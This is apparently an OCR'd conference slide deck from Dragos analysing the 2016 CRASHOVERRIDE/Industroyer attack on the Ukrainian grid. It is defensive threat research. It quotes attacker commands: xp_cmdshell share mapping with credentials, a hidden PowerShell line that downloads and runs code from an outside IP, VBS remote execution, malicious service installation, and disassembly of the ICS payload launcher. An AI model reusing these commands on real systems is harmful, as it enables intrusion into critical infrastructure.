Safeguarding Civilization

CRASHOVERRIDE

Anatomy of an Attack

Virus Bulletin 2018

Joe Slowik; Senior Adversary Hunter, Dragos Inc.
jslowik@dragos.com
@jfslowik

DRAGOS

Introduction

Unrepentant Defender!

But on My Terms!

Agenda


- Event Background
- Initial Intrusion
- ICS Effects
- Conclusions

DRAGOS

CRASHOVERRIDE in Context


- First (only?) publicly-known malware targeting grid operations
- Designed to:
  - Disrupt grid operations
  - Impede grid recovery

CRASHOVERRIDE Event



- 17 Dec 2016, 23:53 Local Time:
  - Ukrenergo substation de-energizes
  - Resulted in outage for service area
  - Utility transferred into manual mode
  - Began restoring power in 30 minutes

Initial Analysis & Reporting



WIN32/INDUSTROYER


A new threat for industrial control systems

Many Unknowns Remained


- Event was *seemingly* well-documented…
- Critical questions unanswered:
  - Penetration of ICS network
  - In-depth evaluation of ICS capability
  - Context to build up layered defense

Kill Chain

Stage 1 - IT



Stage 2 - ICS



2015 Ukraine Event


- No ICS-specific malware deployed
- Attack was *manual* in nature:
  - Adversary established remote access to engineering workstation
  - Manipulated controls to produce effect

2015 to 2016

- Significant alteration in tradecraft
- Attack leveraged ICS-specific malware
- Codifies specialist knowledge in software
- *Enables operations to scale*

Events Leading to CRASH

Stage 1 - IT



Stage 2 - ICS

Initial Intrusion

- Precise methodology unknown
- Large-scale phishing events in Ukraine in January 2016
- First definite indications of activity within network: October 2016

ICS Access

- Adversary begins manipulating ICS network devices 01 December 2016
- Creates attacker-controlled accounts:
  - Admin
  - Система (‘System’)
- Attempts remote access to multiple systems with credentials

SQL Server Access

- Environment contained 3 MS-SQL servers
- Connected to production equipment
- Likely serving as data historians within the victim environment
- First accessed on 12 December 2016

SQL Server as Pivot Point

- Subsequent activity focuses on using SQL Servers to interact with environment
- Extensive use of MS-SQL commands for command execution:

```
EXEC xp_cmdshell <command>
```

Command Examples

```
EXEC xp_cmdshell 'net use L:
\\<TargetIP>\$C <Password>
/USER:<Domain>\<User>';

EXEC xp_cmdshell 'move
C:\Delta\m32.txt C:\Delta\m32.exe';

EXEC xp_cmdshell 'netstat -an';
```

Credential Capture

- Use of Mimikatz for credential capture
- Two variants:
  - Compiled version of Github repo
  - Same, but UPX packed
- Credential capture and re-use critical to intrusion

File Movement

- Once within network and possessing credentials:
  - File movement utilized NET utilities
  - Captured credentials allowed for remote access and file copying

Process Execution

- XP_CMDSHELL used for code execution on SQL Servers
- Code execution on other devices leveraged various remote means:
  - Scripts
  - PSExec

Extensive Scripting

- Use of custom BAT scripts:
  - Process execution
  - System survey and recon
  - Attack pre-positioning
- General avoidance of malware

PowerShell Use

```
powershell.exe -nop -w hidden -c $l=new-
object
net.webclient;$l.proxy=[Net.WebRequest]::Ge
tSystemWebProxy();$l.Proxy.Credentials=[Net
.CredentialCache]::DefaultCredentials;IEX
$l.downloadstring('http://188.42.253.43:880
1/msupdate');
```

Remote VBS Sample

```
Function RunRemoteProcess(Command)
       Set objStartup =
objSWbemServices.Get("Win32_ProcessStartup")
       Set objConfig = objStartup.SpawnInstance_
       objConfig.ShowWindow = 0
    Set objProcess = objSWbemServices.Get("Win32_Process")
       strCmd = "cmd.exe /c " & Command & " >> " & GetReportFile()
    intReturn = objProcess.Create(strCmd, Null, objConfig,
intProcessID)
       If intReturn <> 0 Then
    Wscript.Echo "Process could not be created." & _
        vbNewLine & "Command line: " & strCmd & _
        vbNewLine & "Return value: " & intReturn
             RunRemoteProcess = 2
             Exit Function
```

File Copying via Script

```
cscript C:\Backinfo\ufn.vbs <TargetIP 1> "C:\Backinfo\ImapiService.exe"
"C:\Delta\svchost.exe"
cscript C:\Backinfo\ufn.vbs <TargetIP 1> "C:\Backinfo\104.dll" "C:\Delta\104.dll"
cscript C:\Backinfo\ufn.vbs <TargetIP 1> "C:\Backinfo\140.ini" "C:\Delta\104.ini"
cscript C:\Backinfo\ufn.vbs <TargetIP 1> "C:\Backinfo\haslo.dat" "C:\Delta\haslo.dat"
cscript C:\Backinfo\sqlc.vbs <TargetIP 1> "-c" "dir C:\Delta\"

cscript C:\Backinfo\ufn.vbs <TargetIP 2> "C:\Backinfo\ImapiService.exe"
"C:\Delta\svchost.exe"
cscript C:\Backinfo\ufn.vbs <TargetIP 2> "C:\Backinfo\104.dll" "C:\Delta\104.dll"
cscript C:\Backinfo\ufn.vbs <TargetIP 2> "C:\Backinfo\128.ini" "C:\Delta\104.ini"
cscript C:\Backinfo\ufn.vbs <TargetIP 2> "C:\Backinfo\haslo.dat" "C:\Delta\haslo.dat"
cscript C:\Backinfo\sqlc.vbs <TargetIP 2> "-c" "dir C:\Delta\"

cscript C:\Backinfo\ufn.vbs <TargetIP 3> "C:\Backinfo\defragsvc.exe"
"C:\D2\svchost.exe"
cscript C:\Backinfo\ufn.vbs <TargetIP 3> "C:\Backinfo\104.dll" "C:\D2\104.dll"
cscript C:\Backinfo\ufn.vbs <TargetIP 3> "C:\Backinfo\5.ini" "C:\D2\104.ini"
cscript C:\Backinfo\ufn.vbs <TargetIP 3> "C:\Backinfo\haslo.dat" "C:\D2\haslo.dat"
cscript C:\Backinfo\sqlc.vbs <TargetIP 3> "-c" "dir C:\D2\"
```

Scripting Take-Aways

- Little to no use of obfuscation
- Scripts are clearly written, functionality easily understood
- With visibility, easy to detect

PSExec Use

- Extensive use of Windows Sysinternals PSExec utility
- However:
  - Used an older version – 2.11
  - Released April 2014
  - Latest version at time of attack was 2.2

Backdoor

- Designed and deployed a custom backdoor
  - *Unnecessary given observed events*
- Provides basic RAT functionality
- No built-in information gathering/exfil capability

Backdoor Timing

```
dd 0                    ; Characteristics
dd 5855F8F6h            ; TimeDateStamp: Sun Dec 18 02:48:22 2016
dw 0                    ; MajorVersion
dw 0                    ; MinorVersion
dd 0Dh                  ; Type: IMAGE_DEBUG_TYPE_POGO
dd 2FCh                 ; SizeOfData
dd rva aGctl            ; AddressOfRawData
dd 1DDF4h               ; PointerToRawData
dd 0                    ; Characteristics
dd 5855F8F6h            ; TimeDateStamp: Sun Dec 18 02:48:22 2016
dw 0                    ; MajorVersion
dw 0                    ; MinorVersion
```


```
Meta-data
================================================================================
Size            : 136704 bytes
Type            : PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Architecture    : 32 Bits binary
MD5             : a193184e61e34e2bc36289deaafdec37
SHA1            : 94488f214b165512d2fc0430a581f5c9e3bd4d4c
ssdeep          : 3072:McaprOfoaXmgD31r4VWBvRZoiTprUZNZ9VQ6s6W9:McuOJ2gD31QW51pgE6st9
imphash         : f3fa7eda5f4e7d94a714ad0e0880245e
Date            : 0x0        [Thu Jan  1 00:00:00 1970 UTC] [SUSPICIOUS]
Language        : ENGLISH
CRC:    (Claimed) : 0x0, (Actual): 0x2f330 [SUSPICIOUS]
Entry Point     : 0x10005658 .text 0/6
================
```

Backdoor in Context

- Backdoor compiled and deployed *long after* network intrusion
- Capabilities provided already included in TTPs covered previously
- Purpose for deployment unknown

CRASHOVERRIDE

PHASE 1 - IT



PHASE 2 - ICS

CRASHOVERRIDE Deployment

- Deployment based on prior steps
- Deploy via XP_CMDSHELL from SQL servers
- Use credentials to remotely copy files
- Scripted remote process execution to launch payloads

Remote Malicious Service Start

```
cscript C:\Backinfo\sqlc.vbs <TargetIP 1> "-c" "sc config
ImapiService binPath= 'C:\Delta\svchost.exe C:\Delta\
104.dll 104.ini' start= auto && sc start ImapiService"

cscript C:\Backinfo\sqlc.vbs <TargetIP 2> "-c" "sc config
ImapiService binPath= 'C:\Delta\svchost.exe C:\Delta\
104.dll 104.ini' start= auto && sc start ImapiService"

cscript C:\Backinfo\sqlc.vbs <TargetIP 3> "-c" "sc config
defragsvc binPath= 'C:\D2\svchost.exe C:\D2\ 104.dll
104.ini' start= auto && sc start defragsvc"
```

CRASHOVERRIDE Launcher

- CRASHOVERRIDE execution starts with a dedicated launcher EXE
  - *One stand-alone exception*
- Serves to:
  - Initiate payload, manage execution
  - Clean up and terminate

CRASHOVERRIDE Launcher

```
.text:004010F8 85 FF
.text:004010FA 0F 84 C8 00 00 00
.text:00401100 83 7C 24 3C 04
.text:00401105 0F 85 BD 00 00 00
.text:0040110B FF 77 04
.text:0040110E FF 15 44 C0 40 00
.text:00401114 FF 77 08
.text:00401117 FF 15 68 C0 40 00
.text:0040111D 89 44 24 14
.text:00401121 85 C0
.text:00401123 0F 84 98 00 00 00
.text:00401129 68 FC 09 41 00
.text:0040112E 50
.text:0040112F FF 15 48 C0 40 00
.text:00401135 89 44 24 10
.text:00401139 85 C0
.text:0040113B 74 7A
.text:0040113D 6A 00
.text:0040113F 6A 01
```

```
test    edi, edi
jz      loc_4011C8
cmp     [esp+50h+pNumArgs], 4
jnz     loc_4011C8
push    dword ptr [edi+4] ; lpPathName
call    ds:SetCurrentDirectoryW
push    dword ptr [edi+8] ; lpLibFileName
call    ds:LoadLibraryW
mov     [esp+50h+hLibModule], eax
test    eax, eax
jz      loc_4011C1
push    offset ProcName ; "Crash"
push    eax             ; hModule
call    ds:GetProcAddress
mov     [esp+50h+var_40], eax
test    eax, eax
jz      short loc_4011B7
push    0               ; lpTimerName
push    1               ; bManualReset
```

ICS Impact Modules

- Four modules targeting different ICS communication protocols:
  - IEC-101
  - IEC-104
  - IEC-61850
  - OPC

ICS Impact Modules

- Different modules, but similar purpose
- Goal:
  - Manipulate breakers and switch gear
  - Interrupt power distribution
  - Basically: turn things on/off (open/closed)

Many Targets Identified

- Configuration files for some payloads indicate 80+ targets
- Log file results indicate over 100 potential targets
- Manual operations would *not* work for this level of impact

OPC Server Enumeration

```
[*ServerName: ABB.IEC61850_OPC_DA_Server.Instance[3].1*]

 [State: After ON]
  OPCItem name : WA1\AA1E1Q04A117\REC_OKT2\SCSWI10\Pos\stVal
 Quality: 192 value: 1
  OPCItem name : WA1\AA1E1Q04A117\REC_OKT2\SCSWI11\Pos\stVal
 Quality: 192 value: 1
  OPCItem name : WA1\AA1E1Q04A117\REC_OKT2\SCSWI12\Pos\stVal
 Quality: 192 value: 1
  OPCItem name : WA1\AA1E1Q04A117\REC_OKT2\SCSWI1\Pos\stVal
 Quality: 192 value: 2
  OPCItem name : WA1\AA1E1Q04A117\REC_OKT2\SCSWI2\Pos\stVal
 Quality: 192 value: 1
  OPCItem name : WA1\AA1E1Q04A117\REC_OKT2\SCSWI3\Pos\stVal
 Quality: 192 value: 2
  OPCItem name : WA1\AA1E1Q04A117\REC_OKT2\SCSWI4\Pos\stVal
 Quality: 192 value: 1
  OPCItem name : WA1\AA1E1Q04A117\REC_OKT2\SCSWI7\Pos\stVal
 Quality: 192 value: 2
```

IEC 61850 Stand-Alone

```
00402A30 56                   push    esi
00402A31 6A 00                push    0               ; lpThreadId
00402A33 6A 00                push    0               ; dwCreationFlags
00402A35 68 58 E9 41 00       push    offset aI_ini   ; "i.ini"
00402A3A 68 50 26 40 00       push    offset StartAddress ; lpStartAddress
00402A3F 6A 00                push    0               ; dwStackSize
00402A41 6A 00                push    0               ; lpThreadAttributes
00402A43 FF 15 20 40 41 00    call    ds:CreateThread
00402A49 8B F0                mov     esi, eax
00402A4B 6A 02                push    2               ; nPriority
00402A4D 56                   push    esi             ; hThread
00402A4E FF 15 34 40 41 00    call    ds:SetThreadPriority
00402A54 6A FF                push    0FFFFFFFFh      ; dwMilliseconds
00402A56 56                   push    esi             ; hHandle
00402A57 FF 15 0C 40 41 00    call    ds:WaitForSingleObject
00402A5D 5E                   pop     esi
00402A5E C2 10 00             retn    10h
00402A5E                      _WinMain@16 endp
```


DRAGOS


OPC + 61850 Hybrid

```
10005317 8B 35 34 A0 02 10       mov     esi, ds:CreateThread
1000531D 6A 00                   push    0               ; lpThreadId
1000531F 6A 00                   push    0               ; dwCreationFlags
10005321 FF 75 08                push    [ebp+lpParameter] ; lpParameter
10005324 68 70 25 00 10          push    offset StartAddress ; lpStartAddress
10005329 6A 00                   push    0               ; dwStackSize
1000532B 6A 00                   push    0               ; lpThreadAttributes
1000532D FF D6                   call    esi ; CreateThread
1000532F 6A 00                   push    0               ; lpThreadId
10005331 6A 00                   push    0               ; dwCreationFlags
10005333 6A 00                   push    0               ; lpParameter
10005335 68 50 40 00 10          push    offset sub_10004050 ; lpStartAddress
1000533A 6A 00                   push    0               ; dwStackSize
1000533C 6A 00                   push    0               ; lpThreadAttributes
1000533E 89 45 F8                mov     [ebp+hThread], eax
10005341 FF D6                   call    esi ; CreateThread
10005343 8B 35 14 A0 02 10       mov     esi, ds:SetThreadPriority
10005349 6A 02                   push    2               ; nPriority
1000534B FF 75 F8                push    [ebp+hThread]   ; hThread
1000534E 89 45 FC                mov     [ebp+var_4], eax
10005351 FF D6                   call    esi ; SetThreadPriority
10005353 6A 02                   push    2               ; nPriority
10005355 FF 75 FC                push    [ebp+var_4]     ; hThread
10005358 FF D6                   call    esi ; SetThreadPriority
1000535A 6A FF                   push    0FFFFFFFFh      ; dwMilliseconds
1000535C 6A 01                   push    1               ; bWaitAll
1000535E 8D 45 F8                lea     eax, [ebp+hThread]
10005361 50                      push    eax             ; lpHandles
10005362 6A 02                   push    2               ; nCount
10005364 FF 15 58 A0 02 10       call    ds:WaitForMultipleObjects
```

Disruption, Continued

- Following grid impact, CRASHOVERRIDE moves to a new destructive stage
- After a hard-coded wait time:
  - Destructive component launched
  - Specified in launcher component

Wiper Functionality



Denial of Service

- Finally – a denial of service stand-alone identified
- Targets a Siemens SIPROTEC vulnerability from 2015:
  - CVE-2015-5374
- DoS via specially-crafted packet to UDP 50000

Denial of Service Failure

- EXE created with hard-coded target IP addresses
- Only useful in the target environment
- BUT:
  - Improper byte conversion applied for IP addresses
  - Results in IPs shifted in reverse when setting up sockets

